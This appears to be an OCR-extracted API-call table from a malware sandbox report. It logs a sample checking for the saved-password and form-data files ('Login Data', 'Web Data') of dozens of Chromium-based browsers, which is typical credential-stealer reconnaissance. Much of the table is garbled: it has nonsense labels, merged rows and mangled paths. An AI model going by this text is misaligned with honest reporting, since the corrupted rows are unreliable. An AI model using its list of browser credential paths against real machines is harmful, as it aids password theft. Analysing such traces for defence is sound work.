| Mill | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Default\Login Data) Return: 0 | 1128 | 2984 |
| Act | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Marie | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Login Data) Return: 0 | 1128 | 2984 |
| Designate Professional Prof | Call System API | API Name: GetForegroundWindow Args: () Return: 2013c | | 2796 |
| Affine | Call System API | $API\ Name: PathFile Exists W\ Args: (\ ``USERPROFILE ``Napp Data ``Local Maple Studio ``Chrome Plus ``Default ``Login\ Data\ '`)\ Return: 0$ | 1128 | 2984 |
| Contingent of The Contingent | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1 | 1128 | 2984 |
| Designation All Proteons Participation of the Control States 1918 | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Deligner AFT AFT Name Part Afficial Value (Value Part Chall Value Part | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Oct Springer 47 And Young hard Freihand (March Springer) (March State) 1921 294 Oct Springer 47 And Young Configuration (March Springer) (March State) 2 296 Oct Springer 47 And Young Configuration (March Springer) (March State) 2 276 Coll Springer 47 And Young Configuration (March Springer) (March State) 2 276 Coll Springer 47 And Young Configuration (March Springer) (March State) 2 200 Coll Springer 47 And Young Configuration (March Springer) (| | | 1128 | 2984 |
| Col System AFT | • | | | |
| 64 Spaces AFF AFF Instruct Conference and reading in Breise 2015. Control 70% Cell Spaces AFF AFF Instruct Conference and reading in Breise 2015. Control 70% Cell Spaces AFF AFF Instruct Conference and reading in Breise 2015. Control 70% Cell Spaces AFF AFF Instruct Conference and Reading in March 2015. Control 70% Cell Spaces AFF AFF Instruct Conference and Reading in March 2015. Control 70% Cell Spaces AFF AFF Instruct Conference and Reading in March 2015. Control 70% Cell Spaces AFF AFF Instruct Conference and Reading in March 2015. Control 70% Cell Spaces AFF AFF Instruct Conference and Reading in March 2015. 70% 70% Cell Spaces AFF AFF Instruct Conference and Reading in March 2015. 70% 70% 70% Cell Spaces AFF AFF Instruct Conference and Reading Spaces and Spaces | | | | |
| 65 Sprint PM AM Name Conforcing unanthrook Page 10 Reinz 2015 Comment Conforcing unanthrook Page 10 Reinz 2015 Comment Conforcing unanthrook Page 10 Reinz 2015 Comment Conforcing unanthrook Page 10 Reinz 2015 Comment Conforcing unanthrook Page 10 Reinz 2015 Comment Conforcing unanthrook Page 10 Reinz 2015 Comment Conforcing unanthrook Page 10 Reinz 2015 Comment Conforcing Unanthrook Page 10 Reinz 2015 Comment Confo | | | | |
| 64 Spaces API API Names aufurgement/Motion Apr. () Name 18th 798 64 Spaces API API Names Printfulbrish Apr. () Name 18th 204 Cell Spaces API API Names Printfulbrish Apr. () NLOCAL/APINA/NEW Installation Describeration (as 19 min 2) 1158 244 Cell Spaces API API Names Printfulbrish Apr. () NLOCAL/APINA/NEW Installation Describeration (as 19 min 2) 1158 244 Cell Spaces API API Names Printfulbrish Apr. () NLOCAL/APINA/NEW Installation (as 19 min 2) 1150 244 Cell Spaces API API Names Printfulbrish Apr. () NLOCAL/APINA/NEW Installation (as 19 min 2) 1150 244 Cell Spaces API API Names Printfulbrish Apr. () NLOCAL/APINA/NEW Installation (as 19 min 2) 1150 244 Cell Spaces API API Names Printfulbrish Apr. () NLOCAL/APINA/NEW Installation (as 19 min 2) 1150 244 Cell Spaces API API Names Printfulbrish Apr. () NLOCAL/APINA/NEW Installation (as 19 min 2) 1150 244 Cell Spaces API API Names Printfulbrish Apr. () NLOCAL/APINA/NEW Installation (as 19 min 2) 1150 244 Cell Spaces API API Names Printfulbrish Apr. () NLOCAL/APINA/NEW Installation (as 19 min 2) 1150 244 Cell Spaces API A | | | | |
| March Marc | | | | |
| 64 Spisser APP 4Ph None: Pachi Received Year; NLOCALAPPOCK Nijekonderblach Selbarder Gebreich Reum (**) 112 394 Coll Spierra APP 4Ph None: Pachi Received Year; NLOCALAPPOCK Nijekonderblacher Gebreich Beturn (**) 112 394 Coll Spierra APP 4Ph None: Pachi Received Year; NLOCALAPPOCK Nijekonderblacher Gebreich Beturn (**) 112 394 Coll Spierra APP 4Ph None: Pachi Received Year; NLOCALAPPOCK Nijekonderboerd Jeden Homer (**) 112 394 Coll Spierra APP 4Ph None: Pachi Received Year; NLOCALAPPOCK Nijekonderboerd Jeden Homer (**) 112 394 Coll Spierra APP 4Ph None: Pachi Received Year; NLOCALAPPOCK Nijekonderboerd Jeden Homer (**) 112 394 Coll Spierra APP 4Ph None: Pachi Received Year; NLOCALAPPOCK Nijekonderboerd Jeden Homer (**) 112 394 Coll Spierra APP 4Ph None: Pachi Received Year; NLOCALAPPOCK Nijekonderboerd Jeden Homer (**) 112 394 Coll Spierra APP 4Ph None: Pachi Received Year; NLOCALAPPOCK Nijekonderboerd Jeden Homer (**) 112 394 Coll Spierra APP 4Ph None: Pachi Received Year; NLOCALAPPOCK Nijekonderboerd Jeden Homer (**) 112 394 Coll Spierra APP 4Ph None: Pachi Received Year; NLOCALAPPOCK Nijekonderboerd Jeden Homer (**)< | | | | |
| Add Part P | Call System API | API Name: GetForegroundWindow Args: () Return: 2013c | | 2796 |
| Cold System APP | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA% RockMelt\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Coll System API API Name: ParPrisistation Mayor (SUSSERPROTEENUAge) Extended to Sir Name 0 173 284 Coll System API API Name: ParPrisistation Mayor (SUSSERPROTEENUAge) Extended to Sir Name 0 173 284 Coll System API API Name: ParPrisistation Mayor (SUSSERPROTEENUAge) Extended to Sir Name 0 173 284 Coll System API API Name: ParPrisistation Mayor (SUSSERPROTEENUAge) Extended to Sir Name 0 173 284 Coll System API API Name: ParPrisistation Mayor (SUSSERPROTEENUAge) Extended to Sir Name 0 173 284 Coll System API API Name: ParPrisistation Mayor (SUSSERPROTEENUAge) Extended to Sir Name 0 173 284 Coll System API API Name: ParPrisistation Mayor (SUSSERPROTEENUAge) Extended to Sir Name 0 173 284 Coll System API API Name: ParPrisistation Mayor (SUSSERPROTEENUAge) Extended to Sir Name 0 173 284 Coll System API API Name: ParPrisistation Mayor (SUSSERPROTEENUAge) Extended to Sir Name 0 173 284 Coll System API API Name: ParPrisistation Mayor (SUSSERPROTEENUAge) Extended to Sir Name 0 173 284 Coll System API API Name: ParPrisistation Mayor (SUSSERPROTEENUAge) Extended to Sir Name 0 173 284 <td>Call System API</td> <td>API Name: PathFileExistsW Args: (%LOCALAPPDATA% RockMelt\User Data\Default\Web Data) Return: 0</td> <td>1128</td> <td>2984</td> | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA% RockMelt\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Cell System API | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Login Data) Return: 0 | 1128 | 2984 |
| Cold System API API Name Path Path Statistics Mage (NLOCALAPPEAN Nilsparkliser Dalab Debut Dots Naturo 0 1128 284 Coll System API API Name Path Findingstow Mage (NLOSED/SPOLE) May Explanate care provided to 18 Petum 0 1128 284 Coll System API API Name Path Findingstow Mage (NLOSED/SPOLE) May Explanate care provided to 180 Petum 0 1128 284 Coll System API API Name Path Findingstow Mage (NLOCALAPPDAT Nils) Chromatuliser Dass Debut no 0 1128 284 Coll System API API Name Path Findingstow Mage (NLOCALAPPDAT Nils) Chromatuliser Dass Debut no 0 1128 284 Coll System API API Name Path Findingstow Mage (NLOCALAPPDAT Nils) Than Browner/Inchilled Data (Name 0 1128 284 Coll System API API Name Path Findingstow Mage (NLOCALAPPDAT Nils) Than Browner/Inchilled Data (Name 0 1128 284 Coll System API API Name Path Findingstow Mage (NLOCALAPPDAT Nils) Than Browner/Inchilled Data (Name 0 1128 284 Coll System API API Name Path Findingstow Mage (NLOCALAPPDAT Nils) Transition to Data Data (Name 0 1128 284 Coll System API API Name Path Findingstow Mage (NLOCALAPPDAT Nils) Transition to Data Data (Name 0 1128 284 Coll System API API Name Path F | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Default\Login Data) Return: 0 | 1128 | 2984 |
| GAB System API API Name PathFishbatkV Agr. (NUSERPROPILE NAgoDataLocatSparkV.opin bas Paturn 0 128 284 Call System API API Name PathFishbatkV Agr. (NUSERPROPILE NAgoDataLocatSparkV.opin bas Paturn 0 123 284 Call System API API Name PathFishbatkW Agr. (NUSERPROPILE NAgoDataLocatSparkV.opin bas Paturn 0 123 284 Call System API API Name PathFisbatkW Agr. (NUSERPROPILE NAgoDataLocatChrominut/Loc Data) Naturn 0 1128 284 Call System API API Name PathFisbatkW Agr. (NUSERPROPILE NAgoDataLocatChrominut/Loc Data) Naturn 0 1128 284 Call System API API Name PathFisbatkW Agr. (NUSCALAPPDATA/NITBB Promote/Natur Data) Naturn 0 1128 284 Call System API API Name PathFisbatkW Agr. (NUSCALAPPDATA/NITBB Promote/Natur Data) Naturn 0 1128 284 Call System API API Name PathFisbatkW Agr. (NUSCALAPPDATA/NITBB Promote/Natur Data) Naturn 0 1128 284 Call System API API Name PathFisbatkW Agr. (NUSCALAPPDATA/NITBB Promote/Natur Data) Naturn 0 1128 284 Call System API API Name PathFisbatkW Agr. (NUSCALAPPDATA/NITBB Promote/Natur Data) Naturn 0 1128 284 Call System API API Name PathFisbatkW Agr. (NUSCALAPPDATA/NITBB Promote/Natural Natural Natural Nat | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileEinstW Age: (%LOCALAPPDATK)/Chrominalities Datal Debunkle Data) Return: 0 1128 288 Call System API API Nome: PathFileEinstW Age: (%LOCALAPPDATK)/Chrominalities Datal Debunkle Data) Return: 0 1128 289 Call System API API Nome: PathFileEinstW Age: (%LOCALAPPDATK)/Chrominalities Datal Debunkle Data) Return: 0 1128 289 Call System API API Nome: PathFileEinstW Age: (%LOCALAPPDATK)/Tittle Browser/Local Datal Debunkle Data) Return: 0 1128 289 Call System API API Nome: PathFileEinstW Age: (%LOCALAPPDATK)/Tittle Browser/Local Datal Debunkle Data) Return: 0 1128 289 Call System API API Nome: PathFileEinstW Age: (%LOCALAPPDATK)/Tittle Browser/Local Datal Debunkle Data) Return: 0 1128 289 Call System API API Nome: PathFileEinstW Age: (%LOCALAPPDATK)/Tittle Browser/Local Data (Pathwire) 1128 289 Call System API API Nome: PathFileEinstW Age: (%LOCALAPPDATK)/Tittle Data) Return: 0 1128 289 Call System API API Nome: PathFileEinstW Age: (%LOCALAPPDATK)/Tittle Data) Return: 0 1128 289 Call System API API Nome: PathFileEinstW Age: (%LOCALAPPDATK)/Tittle Data) Return: 0 1128 289 Call System API API Nome: | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Login Data) Return: 0 | 1128 | 2984 |
| Coll System API API Namer PathFileDiatoW Apic (%LOCALAPPOATANIChromanulluser DatalDefaultitugin Data) Pleature 0 1223 289 Cell System API API Namer PathFileDiatoW Apic (%LOCALAPPOATANIChromanulluser DatalDefaultitugin Data) Pleature 0 1228 289 Cell System API API Namer PathFileDiatoW Apic (%LOCALAPPOATANIChromanulluser) DatalDefaultitugin Data) Pleature 0 1128 289 Cell System API API Namer PathFileDiatoW Apic (%LOCALAPPOATANIThan Brosser/Luser DatalDefaultitugin Data) Pleature 0 1128 289 Cell System API API Namer PathFileDiatoW Apic (%LOCALAPPOATANIThan Brosser/Luser DatalDefaultitugin Data) Pleature 0 1128 289 Cell System API API Namer PathFileDiatoW Apic (%LOCALAPPOATANIThan Brosser/Luser DatalDefaultitugin Data) Pleature 0 1128 289 Cell System API API Namer PathFileDiatoW Apic (%LOCALAPPOATANIThan Brosser/Luser DatalDefaultitugin Data) Pleature 0 1128 289 Cell System API API Namer PathFileDiatoW Apic (%LOCALAPPOATANIThan Brosser/Luser DatalDefaultitugin Data) Pleature 0 1128 289 Cell System API API Namer PathFileDiatoW Apic (%LOCALAPPOATANIThan Brosser/Luser DatalDefaultitugin Data) Pleature 0 1128 289 Cell System API API Namer PathFileDiatoW Apic (%LOCALAPPOATANIThan Brosser/Luser DatabDefaultitugin | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileEsistation Age; (NUSERPROFILES/Age)Datal Local/ChromaturiLogin Data) Return: 0 1128 2844 Call System API API Name: PathFileEsistation Age; (NUSERPROFILES/Age)Datal Local/ChromaturiDesization Data) Pateum: 0 1128 2844 Call System API API Name: PathFileEsistation Age; (NUSCALAPPDATA/NITIan Browser/Login Data) Return: 0 1128 2844 Call System API API Name: PathFileEsistation Age; (NUSCALAPPDATA/NITIan Browser/Login Data) Return: 0 1128 2844 Call System API API Name: PathFileEsistation Age; (NUSCALAPPDATA/NITIAN Browser/Login Data) Return: 0 1128 2844 Call System API API Name: PathFileEsistation Age; (NUSCALAPPDATA/NITICHUSer Data) Pateum: 0 1128 2844 Call System API API Name: PathFileEsistation Age; (NUSCALAPPDATA/NITICHUSer Data) Pateum: 0 1128 2844 Call System API API Name: PathFileEsistation Age; (NUSCALAPPDATA/NITICHUSer Data) Pateum: 0 1128 2844 Call System API API Name: PathFileEsistation Age; (NUSCALAPPDATA/NITICHUSE) Data) Pateum: 0 1128 2844 Call System API API Name: PathFileEsistation Age; (NUSCALAPPDATA/NITICHUSE) Data) Pateum: 0 1128 2844 Call System API API Name: PathFileEsist | Call System API | | | 2984 |
| Call System API API Name: PathFileEsistedW Aggr. (%USERPROFILEWAGGE) International Conformation Login Data Return 0 1128 2884 Call System API API Name: PathFileEsistedW Aggr. (%USERPROFILEWAGGE) International Login Data Return 0 1128 2884 Call System API API Name: PathFileEsistedW Aggr. (%LOCALAPPDATAWITIER Browser/Login Data) Return 0 1128 2884 Call System API API Name: PathFileEsistedW Aggr. (%LOCALAPPDATAWITIER Browser/Login Data) Return 0 1128 2884 Call System API API Name: PathFileEsistedW Aggr. (%LOCALAPPDATAWITIER) Browser/Login Data) Return 0 1128 2884 Call System API API Name: PathFileEsisteW Aggr. (%LOCALAPPDATAWITICHUSer DelatiDefatifilizagin Data) Return 0 1128 2884 Call System API API Name: PathFileEsisteW Aggr. (%LOCALAPPDATAWITICHUSer DelatiDefatifilizagin Data) Return 0 1128 2884 Call System API API Name: PathFileEsisteW Aggr. (%LOCALAPPDATAWITICHUSER DelatiDefatifilizagin Data) Return 0 1128 2884 Call System API API Name: PathFileEsisteW Aggr. (%LOCALAPPDATAWITICHUSER DelatiDefatifilizagin Data Statum 0 1128 2884 Call System API API Name: PathFileEsisteW Aggr. (%LOCALAPPDATAWITICHUSER DelatiDefatifilizagin Data Statum 0 1128 2884 | Call Contain ADI | ADI Neuro Della Circa cirche M. Accord (VI. COAL ADDOATAN/I Observices) Hospital Delevis Mark Delevis O | 4400 | 2004 |
| Call System API | | | | |
| Call System API | | | | |
| Call System AP API Name: PathFileExistaW Ags: (%USERPROFILES/Agapitats LocaTitan Browser/Login Data) Return: 0 1128 284 Call System API | | | | |
| Call System API | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0 | | |
| Call System API API Name: PathFileExidist Args: (SUSERPROFILESYAGEDataLocalTrian BrowsenDefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExidist Args: (SUCOCLAPPDATAS/Torchilluser DataDefaultUsojn Data) Return: 0 1128 2984 Call System API API Name: PathFileExidist Args: (SUCOCLAPPDATAS/Torchilluser DataDefaultUsojn Data) Return: 0 1128 2984 Call System API API Name: PathFileExidist Args: (SUSERPROFILESYAGEDataLocalTorchilogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExidist Wags: (SUSCALAPPDATAS/Yandex/YandexBowsen/User DataDefaultUsojn Data) Return: 0 1128 2984 Call System API API Name: PathFileExidistWags: (SUSCALAPPDATAS)Yandex/YandexBowsen/User DataDefaultUsojn Data) Return: 0 1128 2984 Call System API API Name: PathFileExidistWags: (SUSCALAPPDATAS)Yandex/YandexBowsen/User DataDefaultUsojn Data) Return: 0 1128 2984 Call System API API Name: PathFileExidistWags: (SUSCALAPPDATAS)Sipic Privacy Browser/User DataDefaultUsojn Data) Return: 0 1128 2984 Call System API API Name: PathFileExidistWags: (SUSCALAPPDATAS)Sipic Privacy Browser/User DataDefaultUsojn Data) Return: 0 1128 2984 Call System API API Name: PathFileExidistWags: (SUSCALAPPDATAS)Sipic Coclobb | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistaW Args: (%LOCALAPPDATAWiTorchUser Data) PetauttLogin Data) Return: 0 1128 2884 Call System API API Name: PathFileExistaW Args: (%LOCALAPPDATAWITOrchUser Data) PetauttVeo Data) Return: 0 1128 2884 Call System API API Name: PathFileExistaW Args: (%LOCALAPPDATAWIYOrchUser Data) Detail Coal TorchLogin Data) Return: 0 1128 2884 Call System API API Name: PathFileExistaW Args: (%LOCALAPPDATAWiYordexYandexBrowsertUser Data) DefaultUsed Data) Return: 0 1128 2884 Call System API API Name: PathFileExistaW Args: (%LOCALAPPDATAWiYordexYandexBrowsertUser Data) DefaultUsed Data) Return: 0 1128 2884 Call System API API Name: PathFileExistaW Args: (%LOCALAPPDATAWiYordexYandexBrowsertUser Data) DefaultUsed Data) Return: 0 1128 2884 Call System API API Name: PathFileExistaW Args: (%LOCALAPPDATAWiEpic Privacy BrowsertUser Data) DefaultUsed Data) Return: 0 1128 2884 Call System API API Name: PathFileExistaW Args: (%LOCALAPPDATAWIEpic Privacy BrowsertUser Data) DefaultUsed Data) Return: 0 1128 2884 Call System API API Name: PathFileExistaW Args: (%LOCALAPPDATAWIEpic Privacy BrowsertUser Data) DefaultUsed Data) Return: 0 1128 2884 Call System API API Name: PathFileExistaW Args: (%LOCALAP | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Login Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFielExistaW Args: (%LOCALAPPDATA%TOrchUser Data) DefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFielExistaW Args: (%USERPROFILE%AppDataLocalTorchUsgin Data) Return: 0 1128 2984 Call System API API Name: PathFielExistaW Args: (%USERPROFILE%AppDataLocalTorchUsgin Data) Return: 0 1128 2984 Call System API API Name: PathFielExistaW Args: (%LOCALAPPDATA%Yandes/Yandes/Browser/Login Data) Return: 0 1128 2984 Call System API API Name: PathFielExistaW Args: (%LOCALAPPDATA%Yandes/Yandes/Browser/Login Data) Return: 0 1128 2984 Call System API API Name: PathFielExistaW Args: (%USERPROFILE%AppDataLocalYandex/Yandes/Browser/DefaultUlcjoin Data) Return: 0 1128 2984 Call System API API Name: PathFielExistaW Args: (%USERPROFILE%AppDataX)Epic Privacy Browser/User DataIDefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFielExistaW Args: (%USERPROFILE%AppDataX)Epic Privacy Browser/User DataIDefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFielExistaW Args: (%USERPROFILE%AppDataX)Collegible Privacy Browser/User DataIDefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFielExistaW Args: (%USERPROFILE%AppDataX)Collegible Privacy B | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browser\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppDataLocalTorch\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppDataLocalTorch\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA/Windex/Aryandex/Browsert/User Data1Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA/Windex/Aryandex/Browsert/User) Data1Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA/Windex/Aryandex/Yandex/Browsert/User) Data1Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA/WEIDP Invary Browsert/User Data1Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA/WEIDP Invary Browsert/User Data1Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA/WEIDP Invary Browsert/User Data1Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA/WINCOCCOE)Browsert/User Data1Default\Login Data) Return: 0 1128 2984 Call System API API Nam | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATAW) vandexNY andexStrowserUser Datai DefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATAW) vandexNY andexStrowserUser Datai DefaultUveb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATAW) vandexNY andexStrowserUser Datai DefaultUveb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppDatalLocalYandexNY andexStrowserUser) Data) Pathur: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppDatalLocalYandexNY andexStrowserUser) Datai DefaultUveb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATAW)Epic Privacy BrowserUser Datai DefaultUveb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATAW)Epic Privacy BrowserUser Datai DefaultUveb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATAW)CoccoelBrowserUser Datai DefaultUveb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATAW)CoccoelBrowserUser Datai DefaultUveb Data) Return: 0 1128 2984 Call System API | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%)Yandex/Yandex/Yandex/Browser/User Datai/Default/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%)Yandex/Yandex/Browser/User Datai/Default/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%)AppDatalLocal/Yandex/Yandex/Browser/User/Datai/Default/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCALAPPDATA%)Epic Privacy Browser/User Datai/Default/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCALAPPDATA%)Epic Privacy Browser/User Datai/Default/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCALAPPDATA%)Epic Privacy Browser/User Datai/Default/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCALAPPDATA%)CoCoc-Browser/User Datai/Default/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCALAPPDATA%)CoCoc-Browser/User Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCALAPPDATA%)CoCoc-Browser/User Data) Return: 0 1128 2984 Call System API API Name: PathFileExi | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Login Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%)YandexYandexBrowserUser DataiDefault(Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%)YandexBrowserUser DataiDefault(Web Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILES/AppDatalLocal/YandexBrowserUserDefault(Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCALAPPDATA%)Epic Privacy BrowserUser DataiDefault(Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%)Epic Privacy BrowserUser DataiDefault(Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%)Epic Privacy BrowserUser DataiDefault(Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%)Epic Privacy BrowserUser DataiDefault(Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCAPPDATA%)CocCoelBrowserUser DataiDefault(Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%)CocCoelBrowserUser DataiDefault(Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppDatalLocalYandexYandexBrowser/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppDatalLocalYandexIYandexBrowser/DefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy Browser/User DatalDefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy Browser/User DatalDefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy Browser/User DatalDefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy Browser/User DatalDefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic CocColognowser/User DatalDefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic CocColognowser/User DatalDefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic CocColognowser/User DatalDefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFileExists | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppDatalLocalYandexYandexBrowser/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy Browser/User Data/Default*Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy Browser/User Data/Default*Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy Browser/User Data/Default*Web Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy Browser/User Data/Default*Web Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy Browser/User Data/Default*User) Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic CocColorBrowser/User Data/Default*User) Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic CocColorBrowser/User Data/Default*User) Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Data/Default*User Data/Default*User) Data/Default*User) Data/Default*User) 1128 2984 Call System A | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppDatalLocallYandexYandexBrowsertDefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy BrowsertUser DatalDefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy BrowsertUser Data)DefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppDatalLocalEpic Privacy BrowsertUser) Datal DefaultUcgin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppDatalLocalEpic Privacy BrowsertDefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData(LocalEpic Privacy BrowsertDefaultUcgin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData(LocalCocCoc)BrowsertUser Data)DefaultUcgin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData)LocalCocCoc)BrowsertUser Data)DefaultUcgin Data) Return: 0 1128 2984 Call System API API Name: 